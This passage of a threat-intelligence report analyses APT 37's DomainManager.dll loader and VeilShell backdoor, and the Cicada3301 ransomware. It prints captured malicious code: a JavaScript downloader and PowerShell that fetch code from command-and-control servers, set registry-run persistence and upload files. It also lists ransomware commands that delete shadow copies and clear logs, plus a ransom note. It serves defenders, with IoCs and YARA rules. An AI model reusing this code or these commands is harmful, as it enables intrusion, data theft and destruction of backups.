PDB Path	C:\Users\vboxuser\Desktop\code\2024-08-06_wirite_600s_onstart_CaesarCipher_bypassBitdefender\DomainManager\obj\Release\DomainManager.pdb

Figure 10. DomainManager.dll: date of compilation.

The metadata indicates that the DDL was compiled by the attackers in the following folder (note a misspelling of the word

"wirite"):

```
C:\Users\vboxuser\Desktop\code\2024-08-
06_wirite_600s_onstart_CaesarCipher_bypassBitdefender\DomainManager\obj\Release\DomainManager.pdb
```

A URL address is identified, this appears to be used by attackers as a malicious code repository:

```
Regex
System.Net.Security
Empty
https://jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1
text/html;charset=UTF-8
WrapNonExceptionThrows
DomainManager
```

Figure 11. DomainManager.dll: hardcoded URL address.

```
https(:)//jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1
```

The following command is used to retrieve code from the malicious URL:

```
HttpWebRequest
```

The user agent for the HttpWebRequest command is:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; MSIE/11.0; rv:11.0;) like Gecko
```

To date, the attackers appear to have taken down part of their infrastructure. The malicious code is no longer available at the URL. Below is the source code of the web page:

```
<div id="pages" class="document-reader">
<div class="text document-page" id="page_wrap_1" rel="text-file">
<pre>fsdefghjbkfggx</pre>
</div>
</div>
```

According to open source analyses, DomainManager.dll retrieves and processes javascript code. The recovered code is deobfuscated by applying a seven-letter alphabet shift (*Caesar Cipher +7*).

Figure 12. CAESAR SHIFT +7.

Below is an example of deobfuscated code available from an open source analysis:

```
var ws=new
ActiveXObject(&jnhm;Wscript.Shell&jnhm;),s=ws.ExpandEnvironmentStrings(&jnhm;&computername%&jnhm;);var h=new
ActiveXObject(&#039;WinHttWinHttppRequest.5.1&#039;);try{h.open(&#039;GET&#039;,&#039;hxxp://208.85.16(.)88/
wy/&#039;+s+&#309;.txt&#309;,false);h.send();eval(h.ResponseText);}catch(e){};
```

A URL address is identified, this is the first CnC server controlled by the attackers. The **(computername)** tag contains the machine name of the infected system.

```
hxxp://208.85.16(.)88/wy/(computername).txt
```

The following JavaScript instruction is used to process the response from the CnC server:

```
eval(h.ResponseText);}catch(e){};
```

3.5.8. VeilShell backdoor

When the first CnC server (hxxp://208.85.16(.)88/wy/(computername).txt) sends the response, it is processed by the Javascript **eval()** function.

The answer is a large PowerShell code, below is a snippet:

```
Start-Sleep -Seconds 64; $dohejBAVPCxp = 1024 * 1024;$EVP = $env: COMPUTERNAME + '-' + $env:USERNAME;
$yyVGPhBLYpqEzF = ' hxxp://172.93.181(.)249/control/com.php' +'?U=' + $EVP;$jXPToFTXrjQzP = $env: TEMP +
'\CLPTMdGvi0HfTL';if (!(Test-Path $jxPTOFTXrjQzP)) {New-ItemProperty -Path
HKCU\Software\Microsoft\Windows\CurrentVersion\Run -Name JQQWE -Value c:\windows\system32\cmd.exe /c
PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 474465 2.2.2.2 || mshta
hxxp://172(.)93.181.249/control/html/1.html' -PropertyType String -Force;}function fpBb($eaexyhlNWdalm,
$looAMIMIK){$TACKsXVNs5 = [System.Text.Encoding]::UTF8.GetBytes($100AMIMIK); [System.Net.HttpWebRequest]
gRLQatGoiifdUT = [System.Net.WebRequest]::Create($eaexyh1NWdalm); $gRLQatGoiifdUT.Method = 'POST';
$gRLQatGoiifdUT .ContentType = 'application/x-www-form-urlencoded'; $gRLQatGoiifdUT.ContentLength =
$TACKsXVNsS.Length; $jXPToFTXrjQzPU $gRLQatGoiifdUT.GetRequestStream(); $jXPToFTXrjQzPU.Write($TACKsXVNsS,
0, $TACKSXVNsS.Length); $jXPToFTXrjQzPU.Flush(); $ jXPToFTXrjQzPU.Close();[System.Net.HttpWebResponse]
$wDyebU = $gRLQatGoiifdUT.GetResponse(); $HNtUdFXdjmPgTb = New-Object
System.IO.StreamReader($wDyebU.GetResponseStream()); $jXPToFTXrjQzPULT = $HNtUdFXdjmPgTb.ReadToEnd(); return
$ jXPTOFTXrjQzPULT;}function vSlobV1($eaeXyh1NWdalm, $rOuMF, $DbC, $xPbwjtSapTIB) {$Timeout=10000000; $CRLF
[string]$([char]0x0D) + [string]$([char] 0x0A); $TwoHyphens = '--'; $Boundary = '*****';$stream =
[System.IO.File]::OpenRead($rOuMF); $ CVRqwufAdCNq = New-Object byte[] $dohejBAVPCXp; while( $bytesRead =
$stream.Read($CVRqwufAdCNq, 0, $dohej BAVPCxp)){[ System.Net.HttpWebRequest] $gRLQatGoiifdUT =
[System.Net.WebRequest]::Create($eaexyh1NWdalm); $gRLQatGoiifdUT.Method POST'; $gRLQatGoiifdUT.Timeout =
$Timeout; $gRLQatGoiifdUT.ContentType = 'multipart/form-data; boundary=' + $Boundary; $ jXPToFTXrjQzPU =
$gRLQatGoiifdUT.GetRequestStream(); $heading1 = [System.Text.Encoding]::UTF8.GetBytes($TwoHyphens + $
Boundary + $CRLF); $jXPToFTXrjQzPU.Write($heading1, 0, $heading1.Length); $heading2= [System.Text.Encoding]
::UTF8.GetBytes('Content-Disposition: form-data; name=' + [string]$([char]0x22) + $DbC +
[string]$([char]0x22) + ;filename=' + [string]$( [char]0x22) + $xPbwjtSapTIB...
```

To evade antiviral detection, the backdoor starts with an inactivity period of 64 seconds:

```
Start-Sleep -Seconds 64
```

The address of the second server CnC is identified, it has the variable **yyVGPhBLYpqEzF**

```
$yyVGPhBLYpqEzF = ' hxxp://172(.)93.181.249/control/com.php
```

The machine and user name are retrieved and are stored in the variable **$EVP** :

```
$EVP = $env: COMPUTERNAME + '-' + $env:USERNAME
```

VeilShell establishes additional persistence than Therion via the command below. PowerShell code is configured to start at the same time as the infected system. At each startup, a connection to the second C2 server (hxxp://172.93.181(.)249/) is made via mshta.exe (Microsoft HTML Application).

```
if (!(Test-Path $jxPTOFTXrjQzP)) {New-ItemProperty -Path HKCU\Software\Microsoft\Windows\CurrentVersion\Run
-Name JQQWE -Value c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive
-ep bypass ping -n 1 -w 474465 2.2.2.2 || mshta hxxp://172.93.181(.)249/control/html/1.html' -PropertyType
String -Force;
```

Several functions are used to download data from the server controlled by the attackers. For example, the **fpBb** function is used to perform POST requests. It is the PowerShell System.Net.HttpWebRequest object that is used for data transfer.

```
function fpBb($eaexyhlNWdalm, $looAMIMIK){$TACKsXVNs5 = [System.Text.Encoding]::UTF8.GetBytes($100AMIMIK);
[System.Net.HttpWebRequest] gRLQatGoiifdUT = [System.Net.WebRequest]::Create($eaexyh1NWdalm);
$gRLQatGoiifdUT.Method = 'POST'; $gRLQatGoiifdUT .ContentType = 'application/x-www-form-urlencoded';
$gRLQatGoiifdUT.ContentLength = $TACKsXVNsS.Length; $jXPToFTXrjQzPU $gRLQatGoiifdUT.GetRequestStream();
$jXPToFTXrjQzPU.Write($TACKsXVNsS, 0, $TACKSXVNsS.Length); $jXPToFTXrjQzPU.Flush(); $
jXPToFTXrjQzPU.Close();[System.Net.HttpWebResponse] $wDyebU = $gRLQatGoiifdUT.GetResponse(); $HNtUdFXdjmPgTb
= New-Object System.IO.StreamReader($wDyebU.GetResponseStream()); $jXPToFTXrjQzPULT =
$HNtUdFXdjmPgTb.ReadToEnd(); return $ jXPTOFTXrjQzPULT;}
```

VeilShell would be able to execute 9 instructions:

INSTRUCTIONS	DESCRIPTION
1 - FileInfo	This instruction retrieves information from a file and save it in a CSV text format.
2 - Dir	This instruction compress an arbitrary folder into a ZIP archive and upload it to the attackers' CnC server..
3 - File	This instruction exfiltrates an arbitrary file to the attackers' CnC server.
4 - Down	This instruction downloads to the system an artifact from a URL determined by the attackers.
5 - RegEdit	This instruction allows attackers to modify the infected system's registries.
6 - Task	This instruction allows the creation of a scheduled task .
7 - Zip	This instruction extracts data from an archive on the infected system.
8 - Rename	This instruction changes the name of a file on the infected system.
9 - Delet	This instruction deletes an arbitrary file on the infected system.

3.6. APT 37

APT 37 (aka InkySquid, ScarCruft, Reaper, Group123, TEMP.Reaper…) is an advanced and persistent threat of North Korean origin.

Figure 13. Diamond model of APT 37.

3.7. Mitre ATT&CK matrix

INITIAL ACCESS

T1566.001 Phishing: Spearphishing Attachment.

EXECUTION

T1059.001: Command and Scripting Interpreter: PowerShell. T1059.007: Command and Scripting Interpreter: JavaScript. T1204.001: User Execution: Malicious Link. T1204.002: User Execution: Malicious File

PERSISTENCE

T1053: Scheduled Task/Job. T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder. T1574.002: Hijack Execution Flow: DLL Side-Loading.

PRIVILEGE ESCALATION

T1574.014: Hijack Execution Flow: AppDomainManager. T1574.002: Hijack Execution Flow: DLL Side-Loading.

DEFENSE EVASION

T1027: Obfuscated Files or Information. T1070.004: Indicator Removal: File Deletion. T1112: Modify Registry. T1574.014: Hijack Execution Flow: AppDomainManager. T1574.002: Hijack Execution Flow: DLL Side-Loading. T1497: Virtualization/Sandbox Evasion.

CREDENTIAL ACCESS

T1003: OS Credential Dumping. T1555: Credentials from Password Stores. T1056: Input capture.

DISCOVERY

T1033: System Owner/User Discovery. T1057: Process Discovery. T1069: Permission Groups Discovery: Domain Groups. T1082: System Information Discovery. T1497: Virtualization/Sandbox Evasion.

COLLECTION

T1560: Archive Collected Data. T1056: Input capture.

COMMAND AND CONTROL

T1132: Data Encoding. T1071: Application Layer Protocol

EXFILTRATION

T1041 Exfiltration Over C2 Channel.

3.8. IoC

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	SHA256	beaf36022ce0bd16caaee0ebfa2823de4c46e32d7f35e793af4e1538e705379f	Therion archive (Report on NGO Income_edit.zip)
TLP:CLEAR	SHA1	0feb9d41f11876ba6e641bee47ef3221e8cea919	Therion archive (Report on NGO Income_edit.zip)
TLP:CLEAR	MD5	bbccf12b0be14d50f955813302029b2d	Therion archive (Report on NGO Income_edit.zip)
TLP:CLEAR	SHA256	9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957	Therion (Report on NGO Income_edit.xlsx.lnk : Trojan dropper)
TLP:CLEAR	SHA1	7d45d1f8b6f2b919b526eb9f085f2c7dc189f81e	Therion (Report on NGO Income_edit.xlsx.lnk : Trojan dropper)
TLP:CLEAR	MD5	63dc2ab3fb59a1e5caf485b60ed1f9cc	Therion (Report on NGO Income_edit.xlsx.lnk : Trojan dropper)
TLP:CLEAR	SHA256	106c513f44d10e6540e61ab98891aee7ce1a9861f401eee2389894d5a9ca96ef	malicious DLL DomainManager.dll (malware downloader + loader)
TLP:CLEAR	SHA1	21cc11f788952ee9a99431843bf8d56e246d6944	malicious DLL DomainManager.dll (malware downloader + loader)
TLP:CLEAR	MD5	ff83093c7cc91e59d0fa741c10ea6d5e	malicious DLL DomainManager.dll (malware downloader + loader)
TLP:CLEAR	SHA256	55235bc9b0cb8a1bea32e0a8e816e9e7f5150b9e2eeb564ef4e18be23ca58434	d.exe.config
TLP:CLEAR	SHA1	17a2e012fb87eae3701516f399143d841b840c10	d.exe.config
TLP:CLEAR	MD5	41fa29bfc24f4a36171c538a4e287451	d.exe.config
TLP:CLEAR	SHA256	913830666DD46E96E5ECBECC71E686E3C78D257EC7F5A0D0A451663251715800	Archive (Key Data 2023 Quarterly Cambodia Poll Appendix.zip)
TLP:CLEAR	SHA1	7cb2c5009dc85fa80697ba4678a8545431ba82ad	Archive (Key Data 2023 Quarterly Cambodia Poll Appendix.zip)
TLP:CLEAR	MD5	6a0aa1baee0f621768130d8be822d6f0	Archive (Key Data 2023 Quarterly Cambodia Poll Appendix.zip)
TLP:CLEAR	SHA256	cfbd704cab3a8edd64f8bf89da7e352adf92bd187b3a7e4d0634a2dc764262b5	Quarterly Cambodia Poll Appendix.pdf.lnk : Trojan dropper
TLP:CLEAR	SHA1	36a2c2cd63e3ca23a7934cfb3e7a957f2b5363f8	Quarterly Cambodia Poll Appendix.pdf.lnk : Trojan dropper
TLP:CLEAR	MD5	23d55b0f6a502c7ed3a70d41272b0732	Quarterly Cambodia Poll Appendix.pdf.lnk : Trojan dropper
TLP:CLEAR	SHA256	50bf6fdbff9bfc1702632eac919dc14c09af440f5978a162e17b468081afbb43	e.pdf (decoy)

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	SHA1	efc2716aff6a198d760d74c4e667663346f17644	e.pdf (decoy)
TLP:CLEAR	MD5	f40a889b527a82a90ed4ecf9d979c852	e.pdf (decoy)
TLP:CLEAR	SHA256	4E8B6DECCDFC259B2F77573AEF391953ED587930077B4EDB276DBBB679EF350B	e.xlsx (decoy)
TLP:CLEAR	SHA1	f0bf1b5bdcce4094706d743c4ef54bfd6b4caefe	e.xlsx (decoy)
TLP:CLEAR	MD5	0698adad1f386ba6ec4c5f1f172b3296	e.xlsx (decoy)
TLP:CLEAR	SHA256	af74d416b65217d0b15163e7b3fd5d0702d65f88b260c269c128739e7e7a4c4d	ExcelDna.xll (1)
TLP:CLEAR	SHA1	6f48f58d80ae41f6b979402696c70db74afc3135	ExcelDna.xll (1)
TLP:CLEAR	MD5	ea64d820b7ee387d0e811bca0104d9e4	ExcelDna.xll (1)
TLP:CLEAR	SHA256	7e9f91f0cfe3769df30608a88091ee19bc4cf52e8136157e4e0a5b6530d510ec	ExcelDna.xll (2)
TLP:CLEAR	SHA1	49c709788b9d18fa8e55b1ec7bbf114998a30d8c	ExcelDna.xll (2)
TLP:CLEAR	MD5	a573c3a5f504fd22c302fbba6af0ab09	ExcelDna.xll (2)
TLP:CLEAR	URL	https(:)//jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1	Malicious code drop URL
TLP:CLEAR	URL	https(:)//jumpshare.com/viewer/load/zB564bxDA3yG8PnFR90l	Malicious code drop URL
TLP:CLEAR	IP	172.93.181.249	CnC
TLP:CLEAR	IP	208.85.16.88	CnC

3.9. YARA

3.9.1. YARA 1 : Filescan

This YARA rule helps detect the malicious DLL DomainManager.dll.

Source: https://www.filescan.io/uploads/66ec37113c9389b729b9d597/reports/d1074d8c-4da1-4bad-8e8f-8607098123c1/yara

```
Generated Rule
rule autogen_peexe_106c513f
{
meta:
author = "FileScan.IO Engine v1.1.0-2e0bf1b"
date = "2024-09-19"
sample = "106c513f44d10e6540e61ab98891aee7ce1a9861f401eee2389894d5a9ca96ef"
score = 50
isWeakRule = true
strings:
//IOC patterns
$req0 = "$67b13b1e-0bf1-4154-90e2-540aa878cfa9"
$req1 = "https://jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1"
//optional strings
$opt0 = ".cctor"
$opt1 = ".ctor"
$opt2 = "Close"
$opt3 = "Encrypt"
$opt4 = "HttpWebRequest"
$opt5 = "HttpWebResponse"
$opt6 = "Sleep"
$opt7 = "System"
$opt8 = "mscoree.dll"
condition:
//require 75% of optional strings
uint16(0) == 0x5A4D and filesize > 6452 and filesize < 7884 and all of ($req*) and 6 of ($opt*)
}
```

3.9.2. YARA 2 : aDvens

This YARA rule helps detect the Trojan horse Report on NGO Income_edit.xlsx.lnk (Therion).

```
rule TherionTrojanHorseDropper_Specific_strings {
meta:
author = "ADVENS CTI"
date = "16/10/2024"
source = "ADVENS"
status = "RELEASED"
sharing = "TLP:CLEAR"
malware = "APT_37_Report on NGO Income_edit.xlsx.lnk"
description = "Yara_rule_that_detects_APT_37_Report on NGO Income_edit.xlsx.lnk_Trojan-malware."
info = "APT 37 infection chain to deploy VeilShell RAT"
Sample_SHA256 = "9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957"
Sample_SHA1 = "7d45d1f8b6f2b919b526eb9f085f2c7dc189f81e"
Sample_MD5 = "63dc2ab3fb59a1e5caf485b60ed1f9cc"
//Vérification Strings
strings:
$DLL_string1 = "WindowsPowerShell"
//Vérification hexadécimale
$Hexa1 = { 00 6e 00 75 00 5c 00 50 }
$Hexa2 = { 00 61 00 6d 00 73 00 5c }
$Hexa3 = { 00 74 00 75 00 70 00 27 }
$Hexa4 = { 00 47 00 65 00 74 00 2d }
$Hexa5 = { 00 64 00 49 00 74 00 65 }
//Vérification des fonctions
$Add1 = "powershell.exe"
$Add2 = "WindowsPowerShell"
condition:
filesize > 66500 and filesize < 70000 and $DLL_string1 and all of ($Hexa*) and 1 of ($Add*)
}
```

3.9.3. YARA 3 : aDvens

This YARA rule helps detect the malicious DLL DomainManager.dll.


```
rule DomainManager_Specific_strings {
meta:
author = "ADVENS CTI"
date = "16/10/2024"
source = "ADVENS"
status = "RELEASED"
sharing = "TLP:CLEAR"
malware = "APT_37_DomainManager.dll"
description = "Yara_rule_that_detects_APT_37_DomainManager.dll_malware."
info = "APT 37 infection chain to deploy VeilShell RAT"
Sample_SHA256 = "106c513f44d10e6540e61ab98891aee7ce1a9861f401eee2389894d5a9ca96ef"
Sample_SHA1 = "21cc11f788952ee9a99431843bf8d56e246d6944"
Sample_MD5 = "ff83093c7cc91e59d0fa741c10ea6d5e"
//Vérification Strings
strings:
$DLL_string1 = "2024-08-06_wirite_600s_onstart_CaesarCipher_bypassBitdefender"
//Vérification hexadécimale
$Hexa1 = { 70 00 73 00 3a 00 2f 00 }
$Hexa2 = { 70 00 73 00 68 00 61 00 }
$Hexa3 = { 6f 00 6d 00 2f 00 76 00 }
$Hexa4 = { 6c 00 6f 00 61 00 64 00 }
$Hexa5 = { 6c 00 36 00 6f 00 76 00 }
//Vérification des fonctions
$Add1 = "GetHttpResponse"
$Add2 = "set_ContentType"
$Add3 = "set_UserAgent"
$Add4 = "Decrypt"
$Add5 = "Capture"
$Add6 = "HttpWebResponse"
condition:
filesize > 6500 and filesize < 7500 and $DLL_string1 and all of ($Hexa*) and 3 of ($Add*)
}
```

4. Cicada 3301, a return of the Black Cat franchise?

4.1. Presentation


4.1.1. Chronology

On 24 June 2024, a post on the Russian-language forum RAMP presented a new ransomware product, using the name and logo of Cicada3301. This name is famous for having been at the origin of a series of OSINT, steganography and cryptography puzzles launched on the 4Chan forum from 2012 to 2014. The identity of the people behind these challenges remains unknown at this stage. Despite this choice of name, the malware has not officially been claimed and nothing allows us to link the authors of the first puzzles to the developers of this new malware.



This one is developed in Rust, an increasingly popular programming language used for example by groups like Hive and RansomExx. Its fluidity, speed and features make it difficult to detect and analyse by security solutions. It can be used to target Windows and Linux/ESXi systems. While targeting ESXi systems is common among ransomware operators, doing so with a Rust program has only been undertaken by a handful of actors, such as BlackCat.

Since 29 June 2024, a second post from the group presenting itself as Cicada3301 on the same forum formalises a recruitment campaign for penetration testers, affiliates, and brokers. The ransomware product is offered on a RaaS model ("Ransomware as a Service") with a 20% commission. The rules of engagement for Cicada3301 are listed in the FAQ section of its mirror site.



- The targetting of CIS countries (Community of Independant States, ex-USSR Commonwealth, in the Russian Federation's influence zone) is strictly prohibited.
- The affiliate program commission is 20% of the total payment amount.
- Companies that are inactive for more than 60 days are deleted by the support team.
- If your account is inactive for more than 30 days, it is automatically blocked.
- To get a partner account, you need to contact the support team.
- The wallet for payments is provided in the chat. For amounts over 1.5 million USD, two wallets are provided: yours and ours.
- Be sure to compile a list of files that confirm the data breach. The absence of such a list reduces the chances of success.
- If you find bugs in the software or panel, be sure to report it to the support team.
- It is strictly forbidden to transfer access to the panel to third parties, except with the agreement of the support team.
- After accessing the panel, be sure to change the password.
- Regularly monitor access statistics, pay attention to Fingerprinting and the number of sessions.

4.1.2. Functionnalities

The group's .onion website offers its affiliates an online space through which they can manage and pilot their attacks. This includes a dashboard, a News space, a Company page (victims), a chat space via the Tox messaging service, an online support chat space. It is possible to generate ready-to-use malware, customisable ransom notes as well as upload your own victims with a logo and a sample of the exfiltrated data.

On the other hand, the private decryption keys are not stored on the server. Indeed, in the wake of the Cronos police operation in February 2024 which dismantled part of the LockBit group's infrastructure, a decryption tool was made available to victims using the private keys identified on the attackers' servers. The threat actors are now cautious with this subject.

Since its emergence, the Cicada3301 group has claimed approximately 42 confirmed victims, primarily in the United States and Europe. The group exhibits opportunistic behavior and does not appear to target any particular sector. It is not currently practicing Big Game Hunting, a competitive trend among the largest ransomware groups which consists in targeting large companies in order to demand the highest possible ransom. Instead, it is targeting small and medium-sized businesses. Payment is possible in Bitcoin and Monero.

Figure 14. Source: Cicada3301. Capture from 29/10/2024.

The Cicada3301 ransomware can target Windows, Linux, EsXi, NAS and also PowerPC environments. Support for the latter is not common, however PowerPC processors are still used in old Mac computers.


An IP address of the Cicada3301 infrastructure is linked to the Brutus Botnet, active since March 2024.

The group uses the following tools:

- **DISCOVERY** :
  - ADRecon, PowerView, SoftPerfect NetScan
- **DEFENSE EVASION** :
  - EDRSandBlast
- **LOLBAS** :
  - BCDEdit, PsExec, WMIC
- **EXFILTRATION** :
  - RClone
- **CREDENTIAL ACCESS** :
  - Mimikatz

4.1.3. Diamond Model


The strategic level of Cicada3301 is illustrated by the following DIAMOND model:



4.2. Techniques, Tactics and Procedures

4.2.1. Ransomware properties

The Cicada3301 ransomware is an ELF binary compiled in Rust version 1.79.0, which has a built-in help function explaining the different parameters and their usage. The code for ESXi seems to be the same as for Windows but with a different compilation. The product uses the ChaCha20 and RSA encryption algorithms.



It also features a graphic interface with a UI setting to display the encryption result on the screen:

- Encrypted files and file types,
- Success statistics

4.2.2. Kill Chain

The initial access vector is valid credentials used to access ScreenConnect. The address 91[.]92.249.203 used by the attackers is already known and linked to the Brutus botnet. This botnet has been active since March 2024 and is known for a previous large scale campaign to exfiltrate passwords from VPN solutions, including ScreenConnect. Since the IP address was used only a few hours before encryption began, this short delay suggests that the new group is the same as the one behind the Brutus infrastructure.

For affiliates, it is possible to put Cicada3301 to sleep before the encryption begins with the built-in sleep function *std::thread::sleep*. The malware is deployed behind the EDRSandblast tool to evade detection. It is then possible to specifically target certain types of data (such as paths) or to avoid encryption of certain types (e.g. network data).

PsExec is used for harvesting credentials and reusing them for lateral movement or privilege escalation.

The encryption function then specifically searches for the following extensions:

- jpeg, webp, tiff, docx, docm, dotx, dotm, xlsx, xlsm, xltx, xltm, xlsb, xlam, pptx, pptm, ptox, potm, ppsx, ppsm, sql, doc, rtf, xls, jpg, png, gif, psd, raw, bmp, pdf, odt, ods, odp, mdf, txt.

Data is exfiltrated using the double extortion model even before the general encryption of the system. Similarly, the recycle bin is emptied, shadow copies and OS restore points are deleted before encryption.

The following command is used to disable the automatic launch of Windows Recovery and the deletion of copies and *logs*:

```
bcdedit /set {default}
bcdedit /set {default} recoveryenabled No

vssadmin.exe Delete Shadows /all /quiet
wmic.exe Shadowcopy Delete

for /F 'tokens=*' %1 in ('wevtutil.exe el') DO wevtutil.exe cl %1
```

Processes are stopped with the following commands:

```
C:\Windows\System32\taskkill.exe /IM [processname]* /F

for /F "tokens=2 delims=:" %i in ('sc query state^= all ^| findstr /I [servicename]') do sc stop %i

net stop [servicename] /y
```

A PsExec binary is embedded in the malware to execute programs on remote systems. This binary is deposited in:

- C:\Users\Public\psexec0.exe

A batch script is deposited in:

- C:\Users\Public\[rand_10chars].bat .

The latter then launches the locker with the following command:

```
C:\Users\Public\psexec0.exe -accepteula -s -d [locker filepath] --no_impl --key [key]
del /Q "C:\Users\Public\[rand_10chars].bat"
```

Encryption Process Detail: The malware uses a 50 thread encryption pool, which speeds up encryption to handle multiple files simultaneously. It enumerates drives from A:\ to Z:\ and encrypts all files found in valid drives, randomly generating a 32-byte ChaCha key and a 12-byte nonce. These values are then encrypted using a hard-coded RSA public key and the result is appended to the file. Encryption can be configured in 3 different modes: Full, Fast or Auto.

Files are encrypted in one go directly or in several parts depending on their sizes. Once the operation is finished, the binary creates the ransom note in each folder where files have been altered. It is renamed "RECOVER-'files'-DATA.txt".

```
****************************************
*** Welcome to Cicada3301 ***
****************************************

** What Happened? **
------------------------------------------------
Your computers and servers are encrypted, your backups are deleted.
We use strong encryption algorithms, so you won't be able to decrypt your data.
You can recover everything by purchasing a special data recovery program from us.
This program will restore your entire network.

** Data Leak **
------------------------------------------------
We have downloaded more than %SIZE% GB of your company data.
Contact us, or we will be forced to publish all your data on the Internet and send it to all regulatory authorities in your country, as well as to your customers, partners, and competitors.

We are ready to:
- Provide you with proof that the data has been stolen;
- Delete all stolen data;
- Help you rebuild your infrastructure and prevent similar attacks in the future;

** What Guarantees? **
------------------------------------------------
Our reputation is of paramount importance to us.
Failure to fulfill our obligations means not working with you, which is against our interests.
Rest assured, our decryption tools have been thoroughly tested and are guaranteed to unlock your data.
